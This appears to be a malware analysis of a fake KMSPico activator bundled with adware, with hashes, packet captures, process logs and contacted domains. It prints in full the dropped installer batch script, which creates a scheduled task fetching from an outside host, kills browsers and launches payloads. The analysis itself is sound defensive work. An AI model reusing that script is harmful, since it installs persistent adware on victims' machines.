B9C316E73DA00A435B43EECDB26C9ACF

Adware combined with KMSPico (PUP)

Binary Information

```
MG-Structure :                  MZ(Mark Zbikowski)
HeaderOffsetVal :               00000004
StackSeg :                      00000000
Stack* :                        000000b8
CkS :                           00000000
Instr* :                        00000000
HeaderAdd :                     000000d8
*****************************************************************

## FILE_TYPE => PE

    +           i386 ...
    +           EXE ,
    +           Mon Jan 31 20:44:13 2011
    +           5
    +           0x400000 <- Base*
    +           GUI
    +           (32B)
    +           4096 <- CS
    +           0x1000 <- CoseBase*
*****************************************************************

    *           .text:
    *           .text: {X}, {R},
    *           .rdata:
    *           .rdata: I, {R},
    *           .data:
    *           .data: I, {R}, {W},


 ****************************************
 Type: application/x-msdownload

 FileModDate: 30-01-2017 11:42:38
              [ 3663870.000000 ]
```

Total file(s) Downloads / activity [Malicious Payload(s)]

(KMSINSTALL.bat) = c409d4f213b7b7cf614f7a62b1f43b55
(KMSPico10.2.1__8174_il17.exe) = 7eb3f1df0863cfc3b45e1873389aef57
(RegistryActivator.exe) = 094ac7c33c103acd231806b7c9bc1172
(Registry_Activation-176554725.exe) = d0595f6886a30e46f83cec0dd5a792ea
(g.exe) = aacdbc6111cfb3aea70f7f85aa148411

Summary (*Basic Flow*):

KMSPico10.2.1__8174_il17.exe

KMSPico10.2.1__8174_il17.exe" /retrynav 1

taskkill /f /IM chrome.exe

taskkill /f /IM firefox.exe

taskkill /f /IM iexplore.exe

aacdbc6111cfb3aea70f7f85aa148411.exe

RegistryActivator.exe

Registry_Activation-176554725.exe

iexplorer.exe

schtasks /Run /TN "PPI Update"

Executable downloads multiple stages. For the first stage:

CreateFileA(FIleName, FILE_FLAG_SESSION_AWARE, **0x3**, 0x0, 0x3, 0x0, 0x0);

0x3 indicates that file has already been downloaded.

GetFileSize(FileHandle, size)

This is to make sure that downloaded file is legit.

CreateProcessA (NULL, "***net.exe*** session" …);
CreateProcessA (NULL, "C:\Program Files (x86)\KMSPico 10.0.6\KMSINSTALL.bat" …);


```
@echo off
TITLE KMSPico By TeamDaz - support@teamdaz.de
schtasks /create /tn "PPI Update" /tr "%SYSTEMROOT%\explorer.exe ""http://insightcdn.online/download/index.php?mn=9995""" /sc DAILY
cls
echo Running KMSPico...
"KMSPico10.2.1__8174_il17.exe"
echo.
echo Installing KMSPico 10.2.1... [47%%]
echo.
@echo off
taskkill /f /IM chrome.exe
taskkill /f /IM firefox.exe
taskkill /f /IM iexplore.exe
cls
echo Running KMSPico...
echo.
echo Installing KMSPico 10.2.1... [47%%]
echo.
echo Applying Registry Patch... [78%%]
echo.
start aacdbc6111cfb3aea70f7f85aa148411.exe
start RegistryActivator.exe
start Registry_Activation-176554725.exe
echo Installing Genuine Validation Driver.... [97%%]
echo.
@echo off
schtasks /Run /TN "PPI Update"
echo New KMSPico 11.0.1 Found! ** UPDATE IN PROGRESS... **
echo.
echo.
echo Updating to New Version....
echo.
pause
```

Eventually a new task “PPI Update” is created. Please check this task by running ‘**schtasks**’ command

UDP Activity / Domain requests:

```
============================ (UDURRANI) ================================

(LAYER: 4)
s_port: 53 |d_port: 52809 |len=52809
    C7 A1 81 80 00 01 00 05 00 00 00 00 05 70 69 78   ...?.........pix
    65 6C 06 75 70 72 69 73 65 07 77 65 62 73 69 74   el.uprise.websit
    65 00 00 01 00 01 05 70 69 78 65 6C 06 75 70 72   e......pixel.upr
    69 73 65 07 57 45 42 53 49 54 45 00 00 05 00 01   ise.WEBSITE.....
    00 00 00 05 00 05 02 6C 62 C0 12 C0 46 00 01 00   .......lb...F...
    01 00 00 00 05 00 04 26 86 6A 75 C0 46 00 01 00   .......&.ju.F...
    01 00 00 00 05 00 04 26 86 6A 7E C0 46 00 01 00   .......&.j~.F...
    01 00 00 00 05 00 04 26 86 6A 77 C0 46 00 01 00   .......&.jw.F...
    01 00 00 00 05 00 04 26 86 6A 7C                  .......&.j|
```

```
============================ (UDURRANI) ================================

(LAYER: 4)
s_port: 53 |d_port: 51719 |len=51719
    22 66 81 80 00 01 00 02 00 00 00 00 03 76 6B 66   "f.?.........vkf
    10 70 65 6E 61 6E 63 65 73 74 61 6C 77 61 72 74   .penancestalwart
    73 03 63 6F 6D 00 00 01 00 01 C0 0C 00 05 00 01   s.com...........
    00 00 00 05 00 1A 04 6B 76 69 70 0E 73 68 65 6B   .......kvip.shek
    65 72 6B 6F 6C 73 68 65 68 75 04 6C 69 6E 6B 00   erkolshehu.link.
    C0 36 00 01 00 01 00 00 00 05 00 04 26 86 6A 7E   .6..........&.j~
```

```
(LAYER: 4)
s_port: 63232 |d_port: 53 |len=53
    C1 54 01 00 00 01 00 00 00 00 00 00 04 74 61 6E   .T...........tan
    6B 08 74 72 69 70 62 65 64 73 03 62 69 64 00 00   k.tripbeds.bid..
    01 00 01                                          ...
```

TCP Activity:

3 way handShake

```
============================== (UDURRANI) ==================================
(INIT) SYN PACKET SENT FROM 172.16.251.133      TO IP ADDRESS 54.230.216.235
        PORT INFORMATION (49239, 80)
        SEQUENCE INFORMATION (2601750982, 0)
        (14: 20: 20: 66)


============================== (UDURRANI) ==================================
(SYN ACK ) PACKET SENT FROM 54.230.216.235      TO IP ADDRESS 172.16.251.133
        PORT INFORMATION (80, 49239)
        SEQUENCE INFORMATION (3296896563, 2601750983)

        (14: 20: 20: 60)


============================== (UDURRANI) ==================================
(ACKN) ACK PACKET SENT FROM 172.16.251.133      TO IP ADDRESS 54.230.216.235
        PORT INFORMATION (49239, 80)
        SEQUENCE INFORMATION (2601750983, 3296896564)
        (14: 20: 20: 60)


============================== (UDURRANI) ==================================
(DATA PUSH!) IS COMING FROM 172.16.251.133      TO IP ADDRESS 54.230.216.235
        PORT INFORMATION (49239, 80)
        SEQUENCE INFORMATION (2601750983, 3296896564)

        (14: 20: 20: 594)
GET http://huh.adowableunco.bid/h_redir.php?offer_id=4&aff_id=1462&sour
ce=803&aff_sub=577a44716bfd1&aff_sub2=195&aff_sub3=&aff_sub4=LP_DEF&aff
_sub5=1389817427&url=http%3A%2F%2Fhuh.adowableunco.bid/offer.php%3FaffI
d%3D{aff_id}%26trackingId%3D189883133%26instId%3D803%26ho_trackingid%3D
{transaction_id}%26cc%3D{country_code}%26cc_typ%3Dho%26sb%3Dx64%26wv%3D
7%26db%3DInternetExplorer%26uac%3D1%26cid%3De778150a2e204dcbfd0e58b125b
e0c2a%26v%3D2 HTTP/1.1
Host: huh.adowableunco.bid
Connection: close

Accept: */*
User-Agent: InstallCapital
```

Payload

UserAgent for HTTP

```
============================ (UDURRANI) ================================
(INIT) SYN PACKET SENT FROM 172.16.251.140      TO IP ADDRESS 148.253.163.102
        PORT INFORMATION (35166, 80)
        SEQUENCE INFORMATION (3166084924, 0)
        (14: 20: 20: 74)


============================ (UDURRANI) ================================
(SYN ACK ) PACKET SENT FROM 148.253.163.102     TO IP ADDRESS 172.16.251.140
        PORT INFORMATION (80, 35166)
        SEQUENCE INFORMATION (1445478237, 3166084925)

        (14: 20: 20: 60)


============================ (UDURRANI) ================================
(ACKN) ACK PACKET SENT FROM 172.16.251.140      TO IP ADDRESS 148.253.163.102
        PORT INFORMATION (35166, 80)
        SEQUENCE INFORMATION (3166084925, 1445478238)
        (14: 20: 20: 54)


============================ (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.251.140      TO IP ADDRESS 148.253.163.102
        PORT INFORMATION (35166, 80)
        SEQUENCE INFORMATION (3166084925, 1445478238)

        (14: 20: 20: 161)
GET /download/index.php?mn=9995 HTTP/1.1
Host: insightcdn.online
''
```

Scheduled Task


```
============================ (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.251.133      TO IP ADDRESS 46.101.124.23
        PORT INFORMATION (49272, 80)
        SEQUENCE INFORMATION (338980223, 212679377)

        (14: 20: 20: 465)
GET /2ErTrBMV_3231.js HTTP/1.1
```


```
_GPL.dcc([redacted]{"city":"[redacted]","count
ry":"AE","region":"01","org":"Emirates Telecommunications Corporation"}
)
```

Dynamic Analysis

First stage and its children





Child Process downloading payload(s)




Another binary and its location

Eventually iexplorer.exe is spawned and used


Mon Mar 13 01:05:08 2017 2956 explorer.exe -> belongsTo 640
{2728}
-> \Device\HarddiskVolume1\Program Files (x86)\Internet Explorer\iexplore.exe
{3108}
-> \Device\HarddiskVolume1\Program Files (x86)\Internet Explorer\iexplore.exe
{2956}
-> \Device\HarddiskVolume1\Windows\explorer.exe
C:\Windows\SysWOW64\explorer.exe
C:\Windows\winsxs\wow64_microsoft-windows-explorer_31bf3856ad364e35_6.1.7600.16385_none_b7fe430bc7ce3761\explorer.exe
C:\Windows\explorer.exe
C:\Windows\winsxs\amd64_microsoft-windows-explorer_31bf3856ad364e35_6.1.7600.16385_none_ada998b9936d7566\explorer.exe
Mon Mar 13 01:05:08 2017 3140 aacdbc6111cfb3aea70f7f85aa148411.exe -> belongsTo 744
New Payload and its location
C:\Program Files (x86)\KMSPico 10.0.6\aacdbc6111cfb3aea70f7f85aa148411.exe
Mon Mar 13 01:05:09 2017 Process[RegistryActivator.exe: 4928] is talking to 54.230.216.118 on port 80
Mon Mar 13 01:05:09 2017 Process[RegistryActivator.exe: 4928] is talking to 54.230.216.118 on port 80
Mon Mar 13 01:05:11 2017 3108 iexplore.exe -> belongsTo 2956


Mon Mar 13 01:05:12 2017 Process[RegistryActivator.exe: 4928] is talking to 54.230.216.118 on port 80
Mon Mar 13 01:05:12 2017 Process[RegistryActivator.exe: 4928] is talking to 54.230.216.118 on port 80
Mon Mar 13 01:05:12 2017 Process[iexplore.exe: 2728] is talking to 148.253.163.102 on port 80
Mon Mar 13 01:05:12 2017 Process[RegistryActivator.exe: 4928] is talking to 54.88.21.193 on port 80
Mon Mar 13 01:05:12 2017 Process[RegistryActivator.exe: 4928] is talking to 54.88.21.193 on port 80
Mon Mar 13 01:05:12 2017 Process[iexplore.exe: 3108] is talking to 13.107.21.200 on port 80
Mon Mar 13 01:05:12 2017 Process[RegistryActivator.exe: 4928] is talking to 54.231.185.52 on port 443
Mon Mar 13 01:05:12 2017 Process[iexplore.exe: 2728] is talking to 78.140.188.190 on port 80
Mon Mar 13 01:05:12 2017 Process[iexplore.exe: 2728] is talking to 208.117.231.149 on port 443
Mon Mar 13 01:05:12 2017 Process[iexplore.exe: 2728] is talking to 78.140.188.190 on port 80
Mon Mar 13 01:05:12 2017 Process[iexplore.exe: 2728] is talking to 78.140.188.190 on port 80
Mon Mar 13 01:05:12 2017 Process[iexplore.exe: 2728] is talking to 78.140.188.190 on port 80
Mon Mar 13 01:05:12 2017 Process[iexplore.exe: 2728] is talking to 78.140.188.190 on port 80
Mon Mar 13 01:05:12 2017 Process[iexplore.exe: 2728] is talking to 216.58.210.206 on port 80
Mon Mar 13 01:05:12 2017 Process[iexplore.exe: 2728] is talking to 78.140.188.189 on port 80
Mon Mar 13 01:05:12 2017 Process[iexplore.exe: 2728] is talking to 78.140.188.189 on port 80
Mon Mar 13 01:05:12 2017 Process[iexplore.exe: 2728] is talking to 23.37.181.163 on port 80


Mon Mar 13 01:05:23 2017 Process[iexplore.exe: 1244] is talking to 52.76.102.175 on port 80
Mon Mar 13 01:05:23 2017 Process[RunBoosterSetup64_3231.exe: 2476] is talking to 46.101.124.23 on port 80
Mon Mar 13 01:05:23 2017 Process[iexplore.exe: 1244] is talking to 54.230.216.148 on port 80
Mon Mar 13 01:05:23 2017 Process[iexplore.exe: 1244] is talking to 54.230.216.148 on port 80
Mon Mar 13 01:05:23 2017 Process[iexplore.exe: 1244] is talking to 46.101.124.23 on port 80
Mon Mar 13 01:05:23 2017 Process[iexplore.exe: 1244] is talking to 52.216.65.67 on port 80
D[0028fea0] WinDivert64.sys
S[0028ea5c] WinDivert1.2
S[0028ea5c] RunBooster

File handle Activity:

Mon Mar 13 01:02:04 2017 1928 **KMSPico 10.2.1.exe** -> belongsTo 2236

****

** 1928 (0x00000788)

-> {C:\Users\foo\Desktop\KMSPico 10.2.1.exe}

-> {C:\Windows\SysWOW64\ntdll.dll}

-> {C:\Windows\syswow64\kernel32.dll}

-> {C:\Windows\syswow64\KERNELBASE.dll}

-> {C:\Windows\syswow64\USER32.dll}

-> {C:\Windows\syswow64\GDI32.dll}

-> {C:\Windows\syswow64\LPK.dll}

-> {C:\Windows\syswow64\USP10.dll}

-> {C:\Windows\syswow64\msvcrt.dll}

-> {C:\Windows\syswow64\ADVAPI32.dll}

-> {C:\Windows\SysWOW64\sechost.dll}

-> {C:\Windows\syswow64\RPCRT4.dll}

-> {C:\Windows\syswow64\SspiCli.dll}

-> {C:\Windows\syswow64\CRYPTBASE.dll}

-> {C:\Windows\system32\IMM32.DLL}

-> {C:\Windows\syswow64\MSCTF.dll}

-> {C:\Users\foo\AppData\Local\Temp\genteert.dll}

-> {C:\Windows\syswow64\shell32.dll}

-> {C:\Windows\syswow64\SHLWAPI.dll}

-> {C:\Windows\syswow64\ole32.dll}

-> {C:\Windows\system32\version.dll}

-> {C:\Users\foo\AppData\Local\Temp\gentee11\guig.dll}

-> {C:\Windows\syswow64\OLEAUT32.dll}

-> {C:\Windows\WinSxS\x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.7600.16385_none_421189da2b7fabfc\comctl32.dll}

-> {C:\Windows\system32\mpr.dll}

-> {C:\Windows\system32\winsta.DLL}

-> {C:\Windows\syswow64\CLBCatQ.DLL}

-> {C:\Windows\system32\propsys.dll}

-> {C:\Windows\system32\ntmarta.dll}

-> {C:\Windows\syswow64\WLDAP32.dll}

-> {C:\Windows\system32\profapi.dll}

-> {C:\Windows\syswow64\SETUPAPI.dll}

-> {C:\Windows\syswow64\CFGMGR32.dll}

-> {C:\Windows\syswow64\DEVOBJ.dll}

-> {C:\Windows\system32\riched20.dll}

-> {C:\Windows\system32\explorerframe.dll}

-> {C:\Windows\system32\DUser.dll}

-> {C:\Windows\system32\DUI70.dll}

-> {C:\Windows\system32\apphelp.dll}

-> {C:\Windows\system32\UxTheme.dll}

-> {C:\Windows\system32\CRYPTSP.dll}

-> {C:\Windows\system32\rsaenh.dll}

Mon Mar 13 01:02:05 2017 512 **cmd.exe** -> belongsTo 1928

****

** 512 (0x00000200)

-> {C:\Windows\SysWOW64\cmd.exe}

-> {C:\Windows\SysWOW64\ntdll.dll}

-> {C:\Windows\syswow64\kernel32.dll}

-> {C:\Windows\syswow64\KERNELBASE.dll}

-> {C:\Windows\syswow64\msvcrt.dll}

-> {C:\Windows\system32\WINBRAND.dll}

-> {C:\Windows\syswow64\USER32.dll}

-> {C:\Windows\syswow64\GDI32.dll}

-> {C:\Windows\syswow64\LPK.dll}

-> {C:\Windows\syswow64\USP10.dll}

-> {C:\Windows\syswow64\ADVAPI32.dll}

-> {C:\Windows\SysWOW64\sechost.dll}

-> {C:\Windows\syswow64\RPCRT4.dll}

-> {C:\Windows\syswow64\SspiCli.dll}

-> {C:\Windows\syswow64\CRYPTBASE.dll}

-> {C:\Windows\system32\IMM32.DLL}

-> {C:\Windows\syswow64\MSCTF.dll}

-> {C:\Windows\system32\apphelp.dll}

Mon Mar 13 01:02:06 2017 2880 **KMSPico10.2.1__8174_il17.exe** -> belongsTo 512

****

** 2880 (0x00000B40)

-> {C:\Program Files (x86)\KMSPico 10.0.6\KMSPico10.2.1__8174_il17.exe}

-> {C:\Windows\SysWOW64\ntdll.dll}

-> {C:\Windows\syswow64\kernel32.dll}

-> {C:\Windows\syswow64\KERNELBASE.dll}

-> {C:\Windows\system32\dbghelp.dll}

-> {C:\Windows\syswow64\msvcrt.dll}

-> {C:\Windows\syswow64\USER32.dll}

-> {C:\Windows\syswow64\GDI32.dll}

-> {C:\Windows\syswow64\LPK.dll}

-> {C:\Windows\syswow64\USP10.dll}

-> {C:\Windows\syswow64\ADVAPI32.dll}

-> {C:\Windows\SysWOW64\sechost.dll}

-> {C:\Windows\syswow64\RPCRT4.dll}

-> {C:\Windows\syswow64\SspiCli.dll}

-> {C:\Windows\syswow64\CRYPTBASE.dll}

-> {C:\Windows\system32\IMM32.DLL}

-> {C:\Windows\syswow64\MSCTF.dll}

Mon Mar 13 01:04:56 2017 4836 **KMSPico 10.2.1.exe** -> belongsTo 2236

****

** 4836 (0x000012E4)

-> {C:\Users\foo\Desktop\KMSPico 10.2.1.exe}

-> {C:\Windows\SysWOW64\ntdll.dll}

-> {C:\Windows\syswow64\kernel32.dll}

-> {C:\Windows\syswow64\KERNELBASE.dll}

-> {C:\Windows\syswow64\USER32.dll}

-> {C:\Windows\syswow64\GDI32.dll}

-> {C:\Windows\syswow64\LPK.dll}

-> {C:\Windows\syswow64\USP10.dll}

-> {C:\Windows\syswow64\msvcrt.dll}

-> {C:\Windows\syswow64\ADVAPI32.dll}

-> {C:\Windows\SysWOW64\sechost.dll}

-> {C:\Windows\syswow64\RPCRT4.dll}

-> {C:\Windows\syswow64\SspiCli.dll}

-> {C:\Windows\syswow64\CRYPTBASE.dll}

-> {C:\Windows\system32\IMM32.DLL}

-> {C:\Windows\syswow64\MSCTF.dll}

-> {C:\Users\foo\AppData\Local\Temp\genteert.dll}

-> {C:\Windows\syswow64\shell32.dll}

-> {C:\Windows\syswow64\SHLWAPI.dll}

-> {C:\Windows\syswow64\ole32.dll}

-> {C:\Windows\system32\version.dll}

-> {C:\Users\foo\AppData\Local\Temp\genteeD2\guig.dll}

-> {C:\Windows\syswow64\OLEAUT32.dll}

-> {C:\Windows\WinSxS\x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.7600.16385_none_421189da2b7fabfc\comctl32.dll}

-> {C:\Windows\system32\mpr.dll}

-> {C:\Windows\system32\winsta.DLL}

-> {C:\Windows\syswow64\CLBCatQ.DLL}

-> {C:\Windows\system32\propsys.dll}

-> {C:\Windows\system32\ntmarta.dll}

-> {C:\Windows\syswow64\WLDAP32.dll}

-> {C:\Windows\system32\profapi.dll}

-> {C:\Windows\system32\riched20.dll}

-> {C:\Windows\system32\explorerframe.dll}

-> {C:\Windows\system32\DUser.dll}

-> {C:\Windows\system32\DUI70.dll}

-> {C:\Windows\syswow64\SETUPAPI.dll}

-> {C:\Windows\syswow64\CFGMGR32.dll}

-> {C:\Windows\syswow64\DEVOBJ.dll}

-> {C:\Windows\system32\apphelp.dll}

-> {C:\Windows\system32\UxTheme.dll}

-> {C:\Windows\system32\CRYPTSP.dll}

-> {C:\Windows\system32\rsaenh.dll}

Mon Mar 13 01:04:56 2017 3424 **cmd.exe** -> belongsTo 4836

****

** 3424 (0x00000D60)

-> {C:\Windows\SysWOW64\cmd.exe}

-> {C:\Windows\SysWOW64\ntdll.dll}

-> {C:\Windows\syswow64\kernel32.dll}

-> {C:\Windows\syswow64\KERNELBASE.dll}

-> {C:\Windows\syswow64\msvcrt.dll}

-> {C:\Windows\system32\WINBRAND.dll}

-> {C:\Windows\syswow64\USER32.dll}

-> {C:\Windows\syswow64\GDI32.dll}

-> {C:\Windows\syswow64\LPK.dll}

-> {C:\Windows\syswow64\USP10.dll}

-> {C:\Windows\syswow64\ADVAPI32.dll}

-> {C:\Windows\SysWOW64\sechost.dll}

-> {C:\Windows\syswow64\RPCRT4.dll}

-> {C:\Windows\syswow64\SspiCli.dll}

-> {C:\Windows\syswow64\CRYPTBASE.dll}

-> {C:\Windows\system32\IMM32.DLL}

-> {C:\Windows\syswow64\MSCTF.dll}

-> {C:\Windows\system32\apphelp.dll}

Mon Mar 13 01:04:57 2017 4032 **schtasks.exe** -> belongsTo 3424

****

** 4032 (0x00000FC0)

-> {C:\Windows\SysWOW64\schtasks.exe}

-> {C:\Windows\SysWOW64\ntdll.dll}

-> {C:\Windows\syswow64\kernel32.dll}

-> {C:\Windows\syswow64\KERNELBASE.dll}

-> {C:\Windows\syswow64\msvcrt.dll}

-> {C:\Windows\syswow64\USER32.dll}

